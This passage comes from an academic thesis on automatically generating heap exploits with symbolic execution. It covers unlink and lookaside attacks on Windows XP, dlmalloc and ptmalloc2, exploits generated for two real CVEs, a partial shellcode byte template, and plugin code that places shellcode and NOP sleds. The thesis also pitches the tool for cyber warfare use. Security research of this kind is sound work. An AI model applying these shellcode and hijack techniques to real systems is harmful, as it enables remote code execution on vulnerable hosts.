      0x35,0xFD,0xE6,0x77,  // WinExec
      0xFF,0xD1,
      0xB9,
      0xFD,0x98,0xE7,0x77,  // ExitProcess
      0xFF,0xD1
};
```

Code Sample 7.6: An example shellcode template

4. Performance (Section 7.3.5): What is our system's overall performance and what is the contribution of the individual steps?

We hope this analysis will help inform a discussion, and illuminate the challenges and problems, yet to be overcome, in support of solving the automatic exploit generation problem.

7.3.1 Evaluation Targets and Methodology

Heap Managers As target heap managers, we selected all four Windows XP heap managers, from Service Packs 0 to SP3, and the open source implementations of `dlmalloc` (Doug Lea's malloc) and `ptmalloc2` (the heap manager currently used in the GNU C library, glibc). We chose these target heap managers since they allowed us to focus on the specifics of heap exploit generation, without interference by more modern defence mechanisms. The evolution of the security of the built-in Windows XP heap manager over the range of Service Packs is representative of the development of countermeasures across other platforms as well. The heap vulnerabilities are not mere programming errors, but complex operations on data structures which occasionally result in unsafe program states. For example, both the Windows heap and glibc contained unsafe unlink macros. Over the years, both gradually introduced similar safety measures, e.g., cookies to the heap header and non-writable guard pages to prevent cross-page overflows. For the purposes of exploit generation, each Windows XP Service Pack represents a completely separate heap manager, since each is a binary build with a unique set of pointer offsets. Consequently, an exploit is tailored for deployment against a particular Service Pack.

We also built `dlmalloc` and `ptmalloc2` on Windows, but the detection and use of their respective exploit primitives happens completely inside the code of the application. While their hijack on Windows is mediated via the `UEF`

exception handler, a different (possibly application-specific) function pointer can serve as a hijack target on other platforms.

Applications As test targets we employ two real-world closed-source applications, WellinTech KingView and a Windows GDI component. Both applications contain remotely exploitable heap-based buffer overflow vulnerabilities that may lead to arbitrary code execution. Manual exploits for both applications are available in online security databases.

WellinTech KingView 6.53 (CVE-2011-0406) is a SCADA/HMI application used in industrial control systems to visualise process. It is a large and complex applications consisting of hundreds of files and utilities. The vulnerability, which was discovered in 2011 and given CVE-2011-0406, is present in the `HistorySvr.exe` module that starts up in the background as a Windows service and listens on TCP port 777.

The MS04-032 vulnerability is present in a core component of the Windows operating system, the Graphics Device Interface (GDI) library. The vulnerability is triggered when the thumbnail icon of a specially-crafted Enhanced Metafile (`.emf`) image file is rendered by an application. An attack vector would include an HTML email, an ordinary website or a remote shared drive.

Both real-world applications were tested on Windows XP SP1 and targeted via the `unlink` exploit primitive. The exploit generation should therefore work successfully on any of the unsafe `unlink` heap managers.

7.3.2 Effectiveness

We have successfully found and utilised fully-controlled `write-4` primitives on Windows XP SP0 and SP1; a combination of `read-4` and `write-4` primitives that work in concert with each other in `dlmalloc` and `ptmalloc2`; and partial `read-4` and `write-4`s, followed by an alphabet-induced `write-4` (full or partial) in Windows XP SP2 and SP3. The fact that a `HeapAlloc` call re-

Sequence	Vulnerable heap
unlink *(UNIX)*	dlmalloc 2.7.2, glibc v2.3.3 (ptmalloc2)
unlink *(Win32)*	Win2K, WinXP (SP0, SP1)
lookaside list	WinXP (SP2, SP3), Win2K3 Server

Table 7.8: Heap attack applicability.

Length	Technique	Time (s)	Hijack
4	unlink macro	5.946	UEF handler
8	lookaside list	9.790	App-specific

Table 7.9: Generation of exploit for bare-bones surrogate application.

turns a symbolic pointer during the `lookaside` sequence means that even API hooks can recognise this vulnerability. In our model, we recognise the vulnerability, since it results in a write primitive, due to a trailing γ (within-bounds write) at the end of the sequence. In summary, we have verified applicability of our unlink attack sequence on UNIX-based systems for `dlmalloc 2.7.2` and `glibc v2.3.3` (`ptmalloc2`); on Win32 systems for Windows 2000, Windows XP SP0, and Windows XP SP1. We verified the lookaside attack on Windows XP SP2 and SP3, and Windows 2003 Server.

Our prototype system successfully automates the entire end-to-end process of crafting a `calc`-spawning exploit for the two target applications. It demonstrates that, at least for these case scenarios, the "hacker mind" can be imitated to a practical degree. For a bare-bones surrogate application, full exploit generation for an unlink vulnerability with a `UEF` handler hijack took 5.9 seconds; a lookaside list exploit with app-specific hijack took 9.8 seconds.

7.3.3 Generality

As mentioned in Section 7.3.2, we can find and utilise fully- or partially-controlled `read` and `write` primitives on all Windows XP Service Packs. In `dlmalloc` and `ptmalloc2`, successfully dealing with `read` is a pre-requisite for employ-

ing `write` primitives to hijack pointers.

Hijack Method Our search for an invoked, writable code pointer on Windows XP SP0 and SP1 results in finding and hijacking the `UnhandledExceptionFilter`. The `dlmalloc` and `ptmalloc2` managers are compromised via the same mechanism, as neither employs its own exception handling and each passes control directly to the `UEF` after an access violation. We are, however, unable to exploit applications that preclude the execution of `UEF`, for example, by installing a `VEH` handler. The `VEH` exception handler is not the default handler and its dispatch is protected from execution by a conditional guard. This means the head node to its exception handler chain cannot be found using our method.

The hijack method slightly differs for later Windows versions. From Windows XP SP2 onward, the `UEF` pointer is protected by `EncodePointer`, rendering the `UEF` hijack method infeasible. However, unlike the `unlink` technique, the `lookaside` technique allows control flow to exit the heap manager, permitting us to search for a hijackable pointer inside application code. Thus, to hijack applications on Windows XP SP2 and SP3, we apply the same routine that detects the `UEF` dispatch to application code, automatically lifting a valid, but non-reusable target pointer.

Memory Wrappers Often enough, mid-sized or large software projects, like the cross-platform Webkit, opt to employ their own memory-management routines, usually in an effort to achieve greater performance. We use `dlmalloc` and `ptmalloc2` as memory wrappers around the Windows heap. This scenario serves to show off that our system can exploit custom heap implementations, even if the underlying operating system heap is immune to attack. While `dlmalloc` and `ptmalloc2` are open source, our system does not use their source code as an input. We are therefore able to demonstrate that the

binaries of `dlmalloc` and `ptmalloc2` on Windows can be executed symbolically, which is a pre-requisite for automatic exploit generation.

Applicability Although our evaluation is performed on Windows XP, the exploitation techniques found and exercised by our system are also known to be applicable to Windows 2000 SP0–SP4 and Windows 2003 Server. This includes, at minimum, another five real-world heap managers that our system can target without modification. The early Windows XP versions, `dlmalloc`, and `ptmalloc2` are all attacked using the `unlink` method, as it is convenient and sufficiently powerful. Nevertheless, our techniques are not limited to the `unlink` method, as shown by using the `lookaside` method against later Windows XP versions that are explicitly hardened against unsafe unlinking.

The benefits of our prototype system are most clear-cut when an exploit, which is under construction for a newly-tasked heap manager, differs only in minor low-level detail and is still covered by the model in use. The extension of exploit models or templates requires human reasoning, but minor low-level details are parsed in a straightforward fashion by laborious, repetitive calculations, perfectly suited for out-sourcing to a fast, automated process.

Sequence Enumeration Designing or evolving effective heuristics to filter out non-exploitable sequences has been left for future work. The ascertaining of correct values for performing more complex heap manipulations, such as repairing the default process heap automatically, is also beyond scope. However, in all our test cases, the path from the post-overflow invocation of the `HeapAlloc` or `malloc` call to the execution of the exploit primitive was quite short. Thus, while it may not qualify as a general criterion, terminating the exploration of a sequence after 15 seconds is an effective search heuristic for isolating the `unlink` and `lookaside` sequences.

We have conducted searches of state spaces of up to 5^7 configurations, covering just over 65,000 states, which encompass both the `unlink` and `lookaside` exploitation techniques. Note that for maximum speed, one should instead employ a userland fuzzer with additional optimisation steps that reduce the size of the state space. Our search lazily explores most permutations of the alphabet, including sequences without any θ operator. Using an S^2E plugin for searching, one complete sequence exploration takes on average 1.1 seconds, with θ interpreted as a concrete overflow.

7.3.4 Automation

Injection Models As briefly mentioned in Section 7.1, in order to simulate user input, we inject symbolic data by utilising conventional input vectors, such as arguments, files on disk, network transmissions or environment variables. To this end, we implement a number of complex interfaces, which we have observed to be necessary for the injection of real-world applications. These complex interfaces ensure a target application receives the symbolic input properly. Our plugin intercepts `WSAAsyncSelect` in order to retrieve the message code and socket identifier used for the registration of asynchronous network event notifications. The collected data is replayed into an application's main message loop using `GetMessageA`; this simulates a network event occurrence that results either in the acceptance of a new connection or in the reading from an established connection stream. In the latter case, a `ioctlsocket` call is intercepted to simulate data waiting to be read from the operating system's network buffer. Only then is any subsequent attempt to read the data using `recv` utilised to inject symbolic bytes.

This procedure was used to inject the WellinTech KingView SCADA/HMI application. It is infeasible to deliver an oversized input to KingView, and thus infeasible to exploit it, if only `recv` is modelled. This demonstrates how dif-

```
// ws2_32.dll!accept()
void SkyriseAnalyzer::input_accept(
   S2EExecutionState *state,
   uint64_t pc, std::string callSig)
{
    uint32_t socket;
    uint32_t p_sockaddr;
    uint32_t addrlen;
    uint32_t retAddr;
    target_ulong newSp;

    state->readMemoryConcrete(
        state->getSp() + 1 * sizeof(uint32_t),
          &socket, sizeof(uint32_t));

    state->readMemoryConcrete(
        state->getSp() + 2 * sizeof(uint32_t),
    &p_sockaddr, sizeof(uint32_t));

    state->readMemoryConcrete(
        state->getSp() + 3 * sizeof(uint32_t),
    &addrlen, sizeof(uint32_t));

    state->readMemoryConcrete(state->getSp(),
              &retAddr, sizeof(uint32_t));

    // Client socket (no error)
    //
    uint32_t retVal = 0xDEADBEEF;

    state->writeCpuRegisterConcrete(
        offsetof(CPUX86State, regs[R_EAX]),
                  &retVal, sizeof(retVal));

    // Bypass function
    state->setPc(retAddr);

    // Stack adjustment
    newSp = state->getSp();
    state->setSp(newSp+(4*sizeof(uint32_t)));

    throw CpuExitException();
}
```

Code Sample 7.7: Abstracting the accept function call

ficult it is, in practice, to stimulate behaviour from real-world applications. It requires not only having models for each of the four individual API calls, but also to have the four API calls work in concert with each other to create a consistent illusion of incoming network traffic.

Length	States	Crashes	Time (s)	Technique
1	5	0	0	
2	25	1	18	
3	120	6	94	
4	580	28	580	unlink
5	2,792	124	3,062	
6	13,468	548	11,106	
7	65,152	2,446	73,606	lookaside

Table 7.10: Number of states, crashes and time taken for each step

To exploit the two real-world applications, we needed to bootstrap the symbolic execution engine with a concrete prefix and suffix. We consider finding the path to a vulnerability to be an orthogonal problem, but acknowledge that it is an active research area and an important sub-problem in a full exploit generation system.

Table 7.13, we detail the input vectors for symbolic injections and the times taken to craft working exploits for real-world target applications. In Table 7.12, we detail the auxiliary inputs that helped bootstrap S^2E's symbolic execution engine for finding exploit primitives and key practical challenges that were overcome.

KingView Vulnerability To tackle the CVE-2011-0406 vulnerability in KingView, we provided an auxiliary concrete input consisting of 30,000 concrete bytes, with the addition of 70 symbolic bytes. The auxiliary bytes that form the prefix are derived from a crashing test case (without exploit). The prefix allows to reach the location of the crash without re-exploring the entire application.

The `nettransdll.dll` that is host to the heap-based buffer overflow unfortunately computes a cyclic redundancy check (CRC16) on received network data before passing it on. The error-checking calculation has no effect on the exploitability of the vulnerability, i.e., the resulting checksum does not have to match the expected value for the exploit to work. However, the execution of the CRC16 routine itself can be problematic. A concrete prefix is often employed to get the symbolic execution engine through problematic portions of code, e.g., an application is made to perform difficult computations on a concrete header of a packet, so it thereafter passes the entire packet, which bears a trailing symbolic suffix, to the code of interest. In CVE-2011-0406, a checksum is computed on the entire packet, resulting in a fork explosion upon the injection of only a single symbolic byte. Cryptographic code, e.g., message digest functions, is well-known to be problematic for symbolic execution tools. Therefore,

Technique	States	CpuConcr	CpuKlee	Queries	QConsts	UserTime (s)	QueryTime (ms)	SolverTime (ms)
Unlink (SP0)	1	190,898	0	0	0	6.87	0	0
	3	24,099,316	84	2	19	1.23	0.011	0.005
	7	24,097,122	2,315	262	2,772	1.36	0.301	0.008
	7	24,097,122	2,315	264	3,817	1.39	0.306	0.012
Lookaside (SP2)	1	231,020	0	0	0	7.48	0	0
	5	50,048,788	2,073	8	86	1.80	0.017	0.018
	6	50,779,813	5,266	12	146	1.90	0.020	0.029
	6	54,470,030	8,892	26	1,273	2.26	0.056	0.035
	6	55,675,071	8,892	27	1,322	2.43	0.059	0.038

Table 7.11: Metrics reported by symbolic execution engine

Vulnerability	Key challenge	Concrete
CVE-2011-0406	CRC16 abstraction	30,000-byte prefix
CVE-2004-0209	Floating point	EMF file format

Table 7.12: Real-world target: auxiliary input and key challenges

Vulnerability	Process	Vector	Speed (s)
CVE-2011-0406	HistorySvr.exe	TCP/IP sockets	22
CVE-2004-0209	explorer.exe	file on disk	20

Table 7.13: Real-world targets: input vectors and speeds

we solve the problem by providing an S^2E abstraction for the CRC16 function with local consistency. Alternatively, a concolic string seeded with the concrete prefix can be used instead. Overall, generation of a full exploit took 22 seconds. The fact that the instrumentation statistics show that **CpuConcr** has a significantly larger value than **CpuKlee** means that S^2E is performing well: it runs as much of the target stack as possible in concrete mode (`QEMU`) and only elects to switch to symbolic mode (`LLVM`) when exploring the unit under test. This yields performance improvements and may avoid an unmanagable state space which may result from an occurence of the path explosion problem.

Windows GDI Vulnerability To generate an exploit for the MS04-032 Windows GDI vulnerability, we provided an Enhanced Metafile (EMF) file format template as the auxiliary concrete input. The template consists of a 64-byte concrete prefix, the file header, and 4-byte concrete suffix, the file terminator. An arbitrary number of symbolic bytes (in our case, 67 symbolic bytes) was injected into the ”data” portion of the EMF template by `ReadFile` hooks that intercepted the `IStream::Read` interface data buffering. The control flow subsequently descended into `gdiplus.dll`, whereby KLEE attempted to invoke the external function `int32_to_floatx80` with symbolic arguments. Recall that S^2E converts translation blocks that manipulate symbolic bytes into

LLVM, for execution by KLEE. Vanilla KLEE does not support the invocation of the external function with symbolic arguments and only had limited experimental support for concolic data types. Thus, a few of KLEE's Core modules were patched to enable S^2E to ingest x86 floating point operations with concolic floating point data types. This enabled the end-to-end construction of exploit code for MS04-032. There is reason to suspect that future exploit systems for graphics-processing code with an S^2E back-end will demand analogous extensions. Exploit generation took 20 seconds in this case.

7.3.5 Performance

All experiments were performed on a 2.5 GHz Intel Core i5 with 8 GB 1600 MHz DDR3, running a Mac OS X 10.8.5 operating system. Table 7.10 shows statistics of our experiment in finding vulnerable heap interaction sequences (INTERACT). The unlink and lookaside techniques were found automatically at length 4 and 7 of the interaction string (see Section 5.5.1).

In Section 7.3.4, we show statistics over time for executing the `unlink` technique on Windows XP SP0 and the `lookaside` technique on Windows XP SP2. The number of instructions (both concrete and symbolic) give a measurement of the size of the heap manager; the number of queries estimates the effort required for symbolic execution to pinpoint the exploit primitive. We also list timing measurements for the time spent constructing queries and solving them (using the STP solver). If a system is faced with particularly complex constraints then this will reflect in the increase in time that is spent generating and solving SAT queries. None of the heap managers we tested gave rise to complex symbolic expressions, since in neither case did the symbolic bytes go through any conversion process, e.g. a hash function. This is understandable, as being critical components of operating systems, heap managers strive for best performance and simplicity. Therefore, the SAT queries produced by

```
// An example exploit setup procedure.
//
// An inject_range struct must be prepared prior
// to invocation and write-4 data is assumed to
// be already applied.
//
void SkyriseAnalyzer::craftExploit(
        S2EExecutionState  *read_state,
        S2EExecutionState *apply_state)  {

  struct inject_range srange;

  // Compute fixed byte ranges
  RangeVector rVec = computeFixedBytes(
       &irange, 0x90, read_state, apply_state);

  // Prefix fixed ranges with jumps
  prefixJumps(rVec, &irange, read_state,
   apply_state);

  // Compute shellcode position
  srange.begin = irange.end - shellcode_sp1_len;
  srange.end   = irange.end;

  // Lay down shellcode (select correct SP)
  if(!applyBytePattern(&srange, shellcode_sp1,
        read_state, apply_state)) {
        // Is this range available?
        std::cout << "Error: cannot apply to region
   .\n";
        exit(1);
  }

  // Fill in with NOPs
  fillByteRange(&irange, 0x90, read_state,
   apply_state);

  // Computing valid landing ranges
  // ...

  // Solve exploit formula
  produceTestCase(apply_state, apply_state->getPc()
   );

  // Terminate search of target application
  //exit(1);
}
```

Code Sample 7.8: Procedure for setting up exploit code



Figure 7.12: Automatically generated exploit invoking calc.exe

shellcode-building code were straightforward to solve.

7.3.6 Exception Handling

Unlike SEH exception handling, Vectored Exception Handling (VEH) is not frame-based and will be called regardless of whether control is in a particular call frame. The VEH dispatch routine is the first exception handler that is called in the event of an access violation in `ntdll.dll`, having priority over, for example, SEH. For this reason, VEH is commonly used in manual exploit writing. VEH handlers are called in the order in which they are added and the head pointer can be ascertained by inspecting `AddVectoredExceptionHandler` in `ntdll.dll`. To achieve arbitrary code execution, the pointer to the head VEH node should be set as the destination address of the write-4 primitive and the write value should be set to point to a fake VEH node. A subsequently raised exception will transfer control to arbitrary code (a fake handler) referenced from the fake VEH node, as per exception handling procedures. It is commonly the

case that a fake VEH node is constructed from a pointer on the stack that references the shellcode buffer. However, this particular VEH method becomes unreliable if the stack fluctuates unpredictably.

The VEH dispatch routine is, however, protected by a conditional guard. Our system is unable to install a handler a priori until dispatch-like behaviour is observed and the routine is recognised as transferring control indirectly. Future work may focus on exploring such paths symbolically by injecting symbolic bytes into memory transfers. The default exception handler is the Unhandled Exception Filter (UEF), which is responsible for displaying the recognisable error dialog upon an application crash. The UEF, which can be observed in Figure 5.3, is the last effort to run an exception handler and processes raised exceptions that otherwise no installed exception handler is defined to process. It is common practice to use UEF when manually writing exploits for heap-based vulnerabilities. UEF is considered a more reliable method of exploitation as it can tolerate unpredictable stack fluctuations. In our evaluation, we have managed to automatically produce a hijacking method that in fact corresponds to the UEF method.

When exploiting a target application in practice, whether the control flow is transferred to shellcode from the heap manager or from application-specific code is irrelevant. If the PRIMITIVE and HIJACK phases succeed for surrogates, control would never return to the client application after being hijacked in the heap manager. If we choose to target application-specific data, such as writable function pointers that are stored on the heap, the PRIMITIVE and HIJACK may fail on surrogates, but may succeed on real applications. This is due to the fact that the execution trace is not terminated after control leaves the modules associated with the heap manager, e.g., `ntdll.dll`. Thus, the algorithm could be used in such a scenario but would only yield an application-specific method of exploitation that is unlikely to be portable. However, in this thesis, we strive

to generate a heap exploit methodology that works on any application using the vulnerable heap manager.

7.3.7 Exploit Synthesis Countermeasures

To the best of our knowledge, there has been no research conducted into application-level defences designed *explicitly* against AEG systems. However, due to their reliance on symbolic execution, existing techniques aimed at complicating symbolic execution are promising candidates. We previously mentioned a defence based on the principle of *complexifying* path constraints in Section 3.2.3.

If a defence solution were to be implemented against a system adhering to the strong notion of AEG, it would be possible for it to behave more softly with respect to the semantics of the program under consideration, as opposed to the weak notion. For example, it is feasible to introduce constraint obfuscation that hinders the AEG system from generating inputs that exercise a buggy path.

On the other hand, defending against the weak notion of AEG would be a more challenging task - it implies a change must occur in the concrete run of the program on a particular input. For example, defending against the weak notion of AEG at the application-level could include closing a vulnerability.

When altering the semantics of the program, assumptions about the ”correct intentions” of the program must be made to fix what is perceived to be a vulnerability. This requirement does not prevent existing tools from exercising their judgement about what is and is not perceived to be a vulnerability. However, it will present a challenge to future bug-finding tools that intend on being *adaptive* and must reason, in an unassisted fashion, about the nature of vulnerabilities. The development of such adaptive systems is one of the objectives of the DARPA-run CGC challenge.

Hence, by making exploration more difficult under the strong notion of

AEG , the semantics of the program under consideration are guaranteed to remain intact and less prone to potential problems.

While defenses against the weak notion of AEG may include ASLR and DEP, these measures are implemented on the OS-side and do not strictly qualify as application-level defenses. It is also the case that a regular exploit can sometimes be hardened to bypass ASLR and DEP [71].

CHAPTER 8

Conclusion

Software vulnerabilities, such as memory corruption errors, are still prevalent in today's cyber domain. They permeate the infrastructure of modern society. The emergence of computing technology has been accompanied by the ever-present desire to automate basic, repetitive and time-consuming tasks. There is hardly an area of science or social life that does not stand to profit from the benefits of automation. One computer security activity that has been the subject of automation attempts in recent years is that of *exploit development*. Whilst initial steps have been taken in the direction of autonomous systems, *automatic exploit generation* as a computer science problem is far from solved, both in terms of its tractability and applicability to all vulnerability types and platforms. In this work, we sought to continue the effort of learning about the requirements of *exploit synthesis* and addressed some of its main challenges.

Specifically, the problem of synthesising exploits for the class of heap vulnerabilities has not been previously tackled. In introductory chapters, we provided a collection of cyberwarfare-related scenarios where security exploits, such as those produced by our system in earlier chapters, might find real-world applications. These real-world application, in turn, provide motivation for our

work and for improving the degree to which exploit writing is automated.

Therefore, in this thesis, we have introduced and formalised the nature of heap-based vulnerabilities, in the context of the automatic exploit generation problem. We have presented a general framework for discovering granular exploit primitives in heap managers with varying heap layouts. Finally, we have demonstrated that it is feasible to use our solution for popular implementations of both default and custom heap managers, from both UNIX-based and Windows platforms, and to generate working exploits for large real-world target applications.

Chapter Organisation The remainder of this chapter is organised in the following manner:

- Section 8.1 recalls the practical uses and applications of security exploits and motivations for automating the exploit development pipeline,
- Section 8.2 summarises the main contributions of this thesis,
- Section 8.3 provides concluding remarks about this project,
- Section 8.4 proposes potential next steps and promising future directions for exploit generation systems.

8.1 The Need for Exploit Generation

The benefits associated with automating the exploit development pipeline can be split into the generic benefits of automation (8.1.1) and exploit-specific capabilities (8.1.2).

8.1.1 Generic Automation Benefits

We associate numerous generic benefits with the successful automation of any exploit development pipeline. Namely:

1. The generation of security exploits at *computer speeds*. Operating at computer efficiency, we can maximise strategic technical advantage by isolating the vulnerability quicker, and weaponizing it sooner than a manual evaluation otherwise would.

2. **Simplicity**: Decreasing the system's reliance on expert input would in turn permit its use by non-expert operators. As such, it could become a tactical *point-and-shoot* device by cyber warfare operators. It could also have applications in time-critical scenarios.

3. **Scale**:

   The ability to fully *automate* is then a prerequisite for *scaling* the system *ad infinitum* to a distributed set of processors. Systems based on symbolic execution would proceed along the lines of distributing and balancing program exploration trees among nodes [15].

8.1.2 Expoit Generation Benefits

One purpose of an automatic exploit generation system is to act as a classifier for vulnerabilities according to *exploitability*; specificially, to seperate a set of vulnerabilities into two sets: exploitable and non-exploitable. This would in turn instantly inform defensive measures, such as patch prioritization.

Another metric a successful system can bring is that of *severity*. It may be desirable to know whether a vulnerability can merely result in a denial of service (DoS) or can enable an attacker to achieve arbitrary code execution.

The structure of a generated exploit may reflect what an attacker's packet either *could* or *might have to* include. For example, a header field in the packet may be necessarily malformed to trigger the underlying vulnerability. This information could form the basis of a *signature* which is fed into intrusion de-

tection and prevention systems that could then filter out malicious packets at the network perimetre.

Since AEG systems based on symbolic execution collect path constraints, the shellcoding portion of exploit construction is aware of the complete range or *state space* of possible and acceptable values for inclusion in an exploit. If this state space is systematically interrogated, an AEG system can produce all possible exploit permutations, bounded by the model it employs. Such byte-code variations may increase the probability of subverting a target filter.

8.2 Summary of the Contributions

The contributions of this thesis are as follows:

- Introduces the first formalisation of the heap exploit problem. It introduces heap-based vulnerabilities in the context of the automatic exploit generation problem and explains the key challenges involved in the manufacturing of any successful exploit in this class of attacks.

- Explains the automatic creation of working heap exploits. It proposes a modular approach based on symbolic execution to automatically find reusable attack patterns against heap managers and instances of these patterns in real-world applications.

- Executes exploit synthesis procedures against large real-world Windows applications. It models existing and complex Windows APIs to achieve symbolic exploration of real systems.

- Presents a systematic way to locate heap exploit primitives. By showing how exploit primitives can be modelled and detected, it demonstrates a method for systematically enumerating a target for exploit primitives useful in heap attacks.

8.3 Concluding Remarks

One of the orthogonal contributions of this work is to demonstrate that readily-available tools, such as S^2E, are capable of conducting attacks against popular heap managers without running into problems with, for example, symbolically executing parts of the heap-management code.

There is a debate to be had about the level of automation expected from exploit-generating tools. Firstly, all automatic exploit generation systems [13, 42, 5, 11], including those with cross-platform support, have made use of operating system-specific detail such as native file formats of executables. The addition of support for a new file format would require manual programming effort. Once manually implemented, the process of exploit generation can proceed in an automatic way. The issue of operating system-level differences is less pronounced in previous work [13, 42, 5] as stack-based and string format vulnerabilities do not involve testing an operating system component, such as the heap manager. While the automatic exploit generation problem has largely been about automating the exploit writing pipeline, we believe the heap demonstrates that future systems will have a greater role to play in the comprehension and automatic deduction of exploitable heap configurations. It is, at the time of writing, an open problem whether the techniques presented in this thesis are sufficient to locate exploit primitives in more advanced heap allocators.

8.4 Directions for Future Work

The following paragraphs outline some future research directions that were identified as logical next steps during the development of our system:

1. *Loop-Reasoning Techniques in Symbolic Execution:* Symbolic execution engines commonly opt to sacrifice completeness to make further progress in

such cases. The ability to reason about loops will be necessary for tackling real-world program analysis problems, like the `AEG` problem. The A-L^{2}S is based on dynamic test generation work on loops conducted at Microsoft Research (MSR). In Appendix A, we propose a technique that addresses a scenario in which symbolic execution performs very poorly, namely, the handling of loops with symbolic bounds and non-induction variable (IV) loop guards. These loops often result in fork explosions.

2. *Honeypots as Attacker-driven Symbolic Execution:* Symbolic execution suffers from the path explosion problem, when exploring a target program in an unguided fashion; in this work, we would attempt to identify vulnerabilities in a program under consideration by exposing it to external attacker input. The attacker input is used to seed a symbolic execution engine that examines the path exercised by the input and also adjacent paths for vulnerabilities. For example, a zero-day exploit that is sent by an attacker would result in the discovery of the causal vulnerability in the program under test. It raises a number of questions, including: how will the attacker be provided timely output to maintain a healthy interaction? If successful, it can provide inputs for a range of systems.

3. *Automatic Exploit Generation for Android:* Automatic exploit generation has thus far been conducted for Windows and UNIX platforms, by building models for stack-based, string-format and heap vulnerabilities. Some of these bugs may be present in the C/C++ portion of an Android system and also in other embedded platforms that strive for high performance and use unsafe languages. S^{2}E is built for x86 systems, so the researcher would either test an x86 version of Android or extend S^{2}E to handle ARM-based code and adapt the exploitation techniques for that platform.

4. *Obfuscation to Armour Binaries against AEG:* In this work, we are inter-

ested in providing an efficient obfuscation technique, e.g. an LLVM pass, that introduces new constructs or transforms existing ones in a binary target. These constructs would exploit weaknesses of symbolic execution, such as S^2E's consistency models, to reduce overall code coverage. A simple idea to begin with is secure triggers that utilise hash functions and weaknesses in SE engines' ability to deal with loops (see Appendix A). This can protect legitimate software from being automatically targeted by `AEG` systems. It can also serve to protect covert backdoors in binaries that are camouflaged as vulnerabilities for plausible deniability. While we have not previously observed any such instances, it is conceivable to imagine a hardened heap implementation that would pro-actively attempt to resist symbolic execution [76, 32]. Such a defence might not hinder manual efforts to construct exploits for heap implementations, but might present a challenge to automated analysis and exploit-generating tools.

5. *Static Analysis for Guided Symbolic Execution* Finding a path leading to a vulnerability is fundamental for solving the automatic exploit or patch generation problem. In this work, static analysis of binaries would give hints as to the location of potentially buggy code. A full path to the buggy code would then be developed using symbolic execution. The vulnerability will then be dynamically shown to exist or be discarded as a false positive. Alternatively, a variant of compositional symbolic execution that runs code segments in isolation can generate such hints.

6. *Thread-sensitive Exploit Generation:* Threads introduce non-determinism into the ordering of program events. S^2E transparently serialises a multi-threaded situation. Contemporary `AEG` systems assume that, given a program and a corresponding input, the program will always exercise the same path, under that particular input. This discounts the possibility of non-deterministic situations that result from race conditions between multiple

threads. This work would look into developing thread-safe exploits. Optionally, this can feed into detecting threading-specific vulnerabilities.

7. *Floating-point Exploit Generation:* This work would aim to extend S^2E's, and thus in turn, KLEE's support for symbolic floating point data types. Partial support was determined to be necessary for the symbolic execution of vulnerable code in Graphics Device Interface (GDI) code in Windows.

APPENDIX A

Abstract-Length Loop Summarization

In this appendix, we propose the loop summarization technique described in [34] to include reasoning about abstract input lengths.

A.1 Motivation

We seek to gain the ability to generalize the effects of loops, such as memory copying operations, to inputs of arbitrary length. Consequently, we seek to detect buffer overflows whether or not the test input is of sufficient length to actually overflow a given buffer. This overcomes a fundamental problem in dynamic test generation - using a fixed-sized concrete or symbolic input of a shorter-than-necessary length to overflow a vulnerable buffer. The KLEE [12] symbolic virtual machine and current tools based on it, e.g. S^2E [14], have no support for variable-length symbolic strings or memory.

It is feasible to simulate a variable-length string γ up to some constant length α using fixed-sized symbolic buffers, by imposing the constraint $\gamma[\beta] = \epsilon$ for $0 \leq \beta \leq \alpha$, where ϵ is the string terminator character. However, regard-

less of the value picked for α, a string of length $\alpha+1$ cannot be simulated using this method. Fixed-length symbolic buffers do not lend themselves well to detecting buffer overflows. Generally, for any concrete or symbolic input of size n that is meant to overflow a buffer, there might only exist a vulnerable buffer of size $n+1$, that accommodates the input without overflowing. A method that relies on the program exhibiting undesirable behaviour when run with a given test input is not sufficient to reveal such underestimations. Using length abstraction, we can set the input length on an *ex post facto* basis to guarantee an overflow.

One of the shortcomings of the algorithm described in [34] is its inability to detect loop counts in the presence of delimited fields in the input. These input-dependencies are handled in [69] due to an *a priori* knowledge of a grammar linking a trip count to some property of the input, such as an input length. A common instantiation of a loop over a delimited field is the copying of a null-terminated string from one buffer into another, for example, in a function akin to `strcpy`. Such memory operations that may depend entirely on an untrusted bound, i.e., a user-supplied input of arbitrary length, are well-known fertile ground for buffer overflows. Thus, more robust reasoning about instances of such loops translates to a more efficient detection mechanism for buffer overflow vulnerabilities.

A.2 Loop Summarization

